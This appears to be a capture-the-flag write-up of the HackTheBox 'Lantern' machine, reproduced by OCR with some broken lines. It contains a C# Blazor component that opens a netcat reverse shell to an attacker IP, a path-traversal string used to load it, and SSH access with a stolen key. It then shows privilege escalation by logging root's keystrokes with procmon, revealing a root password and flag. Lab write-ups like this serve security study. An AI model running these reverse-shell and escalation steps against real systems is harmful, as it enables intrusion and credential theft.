
```
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using System.Diagnostics;

namespace Shell
```

```
{
    public class Component : ComponentBase
    {
        protected override void BuildRenderTree(
        RenderTreeBuilder __builder)
        {
        }

        protected override void OnInitialized()
        {
            Process proc = new System.Diagnostics.Process();
            proc.StartInfo.FileName = "/bin/bash";
            proc.StartInfo.Arguments = "-c \"rm /tmp/f;mkfifo /tmp/f;cat /tmp/
f|/bin/bash -i 2>&1|nc 10.10.14.34  4444 >/tmp/f\"";
            proc.StartInfo.UseShellExecute = false;
            proc.StartInfo.RedirectStandardOutput = true;
            proc.Start();

            while (!proc.StandardOutput.EndOfStream)
            {
                Console.WriteLine(proc.StandardOutput.ReadLine());
            }
        }
    }
}
```

../../../../../../../../../../opt/components/Shell.dll

Exploitation

1) Got reverse shell



2) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ vim id_rsa

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ chmod 600 id_rsa

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh tomas@lantern.htb -i id_rsa
The authenticity of host 'lantern.htb (10.129.133.138)' can't be established.
ED25519 key fingerprint is SHA256:TDl7Vj5oD2AZDjVsj4t27pGKbPAUTS5AeP37kKzubpw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'lantern.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Aug 21 11:35:39 AM UTC 2024

  System load:           0.16
  Usage of /:            66.2% of 8.76GB
  Memory usage:          29%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.129.133.138
  IPv6 address for eth0: dead:beef::250:56ff:fe94:4a52

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

Privilege Escalation

1) Found sudo permissions

```
tomas@lantern: ~
tomas@lantern:~$ sudo -l
Matching Defaults entries for tomas on lantern:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tomas may run the following commands on lantern:
    (ALL : ALL) NOPASSWD: /usr/bin/procmon
tomas@lantern:~$
```


2) Found a interactive process by root user

```
tomas@lantern:~$ ps aux | grep -v "?" | grep -v "PID"
root        1049  0.0  0.0   6176  1104 tty1     Ss+  Aug19   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
tomas      41459  0.0  0.1   8816  5716 pts/2    Ss   14:17   0:00 -bash
tomas      48632  2.3  0.2 706060 11196 pts/2    Sl+  14:28   0:20 ./pspy64
tomas      48899  0.0  0.1   8788  5536 pts/1    Ss   14:31   0:00 -bash
tomas      48956  0.0  0.1   8684  5448 pts/3    Ss   14:34   0:00 -bash
root       49003  0.0  0.1  11496  5532 pts/3    S+   14:37   0:00 sudo procmon -c log -p 48679
root       49004  0.0  0.0  11496   880 pts/4    Ss   14:37   0:00 sudo procmon -c log -p 48679
root       49005  0.6  2.4 258864 95872 pts/4    Sl+  14:37   0:02 procmon -c log -p 48679
root       49052  0.0  0.1   7272  4208 pts/0    Ss+  14:40   0:00 nano /root/automation.sh
tomas      49128  0.0  0.0  10072  1564 pts/1    R+   14:43   0:00 ps aux
tomas@lantern:~$
```

```
tomas@lantern:~$ sudo procmon -c nano_log.db -p  49254
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ scp -i id_rsa tomas@lantern.htb:~/nano_log.db nano_log.db
nano_log.db                                   100%  432KB 122.0KB/s   00:03
```

3) Got another test log to compare




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sqlite3 test_log
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> select * from ebpf;
41458|140147328867223$/usr/lib/x86_64-linux-gnu/libc.so.6!poll|tmux: server|tmux: server|1|144869470556857|poll|9868|`>#◆U
41458|140147328875095$/usr/lib/x86_64-linux-gnu/libc.so.6!writev|tmux: server|tmux: server|2008|144869470580611|writev|9518|
49504|140161615788167$/usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|6|144873299343706|write|19457|
49504|140161615805335$/usr/lib/x86_64-linux-gnu/libc.so.6!poll;715749$[UNKNOWN]|nano|nano|0|144873299392578|poll|5811|◆P◆◆◆
49504|140161614927347$/usr/lib/x86_64-linux-gnu/libc.so.6!__libc_sigaction;140161616865152$[UNKNOWN]|nano|nano|0|144873299431671|rt_sigaction|5450|
49504|140161615805335$/usr/lib/x86_64-linux-gnu/libc.so.6!poll;140161616865152$[UNKNOWN]|nano|nano|0|144873299445678|poll|4488|◆Q◆◆◆
49504|140161615805335$/usr/lib/x86_64-linux-gnu/libc.so.6!poll|nano|nano|0|144873299461327|poll|4609|◆Q◆◆◆
49504|140161615788167$/usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|7|144873299481304|write|13195|
49504|140161615788167$/usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|13|144873299515799|write|8526|
49504|140161615788167$/usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|4|144873299532330|write|5480|
49504|140161614927347$/usr/lib/x86_64-linux-gnu/libc.so.6!__libc_sigaction|nano|nano|0|144873299545525|rt_sigaction|3867|
49504|140161615622219$/usr/lib/x86_64-linux-gnu/libc.so.6!__getpid;94590758939712$[UNKNOWN];0$[UNKNOWN]|nano|nano|49504|144873299569299|getpid|4980|
49504|140161615622267$/usr/lib/x86_64-linux-gnu/libc.so.6!geteuid;94590758939712$[UNKNOWN];0$[UNKNOWN]|nano|nano|1000|144873299684245|geteuid|11051|
49504|140161615785278$/usr/lib/x86_64-linux-gnu/libc.so.6!fstatat64;525034$[UNKNOWN]|nano|nano|0|144873299714482|newfstatat|27201|◆◆◆◆
49504|140161615809052$/usr/lib/x86_64-linux-gnu/libc.so.6!__open64_nocancel|nano|nano|3|144873299755438|openat|23705|◆◆◆◆
49504|140161615785278$/usr/lib/x86_64-linux-gnu/libc.so.6!fstatat64;0$[UNKNOWN]|nano|nano|0|144873299789011|newfstatat|9358|
49504|140161615788315$/usr/lib/x86_64-linux-gnu/libc.so.6!llseek;94590759342800$[UNKNOWN]|nano|nano|0|144873299815090|lseek|4940|
49504|140161615809320$/usr/lib/x86_64-linux-gnu/libc.so.6!__read_nocancel;0$[UNKNOWN]|nano|nano|1882|144873299828686|read|9508|
49504|140161615808619$/usr/lib/x86_64-linux-gnu/libc.so.6!__close_nocancel|nano|nano|0|144873299856368|close|4067|
49504|140161615808619$/usr/lib/x86_64-linux-gnu/libc.so.6!__close_nocancel|nano|nano|0|144873299856368|close|18374|
49504|140161615794347$/usr/lib/x86_64-linux-gnu/libc.so.6!unlink;94590759246070$[UNKNOWN];3472329438688981041$[UNKNOWN]|nano|nano|0|144873299881365|unlink|2
824397|./.test.swp
49504|140161615787323$/usr/lib/x86_64-linux-gnu/libc.so.6!open64;7370611$[UNKNOWN]|nano|nano|3|144873302724697|openat|61706|◆◆◆◆
```

4) We can use strings to set the data

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ strings test_log | grep secret
my secret!!!
my secret!!!
my secret!!!
This is my secret!!!
```

5) Found a query to get text data

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ strings nano_log | grep 'echo Q'

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sqlite3 nano_log
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .out data.txt
sqlite> SELECT hex(substr(arguments, 9, resultcode)) FROM ebpf WHERE resultcode > 0 ORDER BY timestamp;
sqlite> .quit

┌──(vigneswar㉿VigneswarPC)-[~/temp]
e
echo Q3Eddtdw3pMB/ro
```

6) That works as root password
root:Q3Eddtdw3pMB

```
tomas@lantern:~$ su root
Password:
root@lantern:/home/tomas# cat /root/root.txt
4bda50291a8bfe4cdc50b634dbc0be82
root@lantern:/home/tomas#
```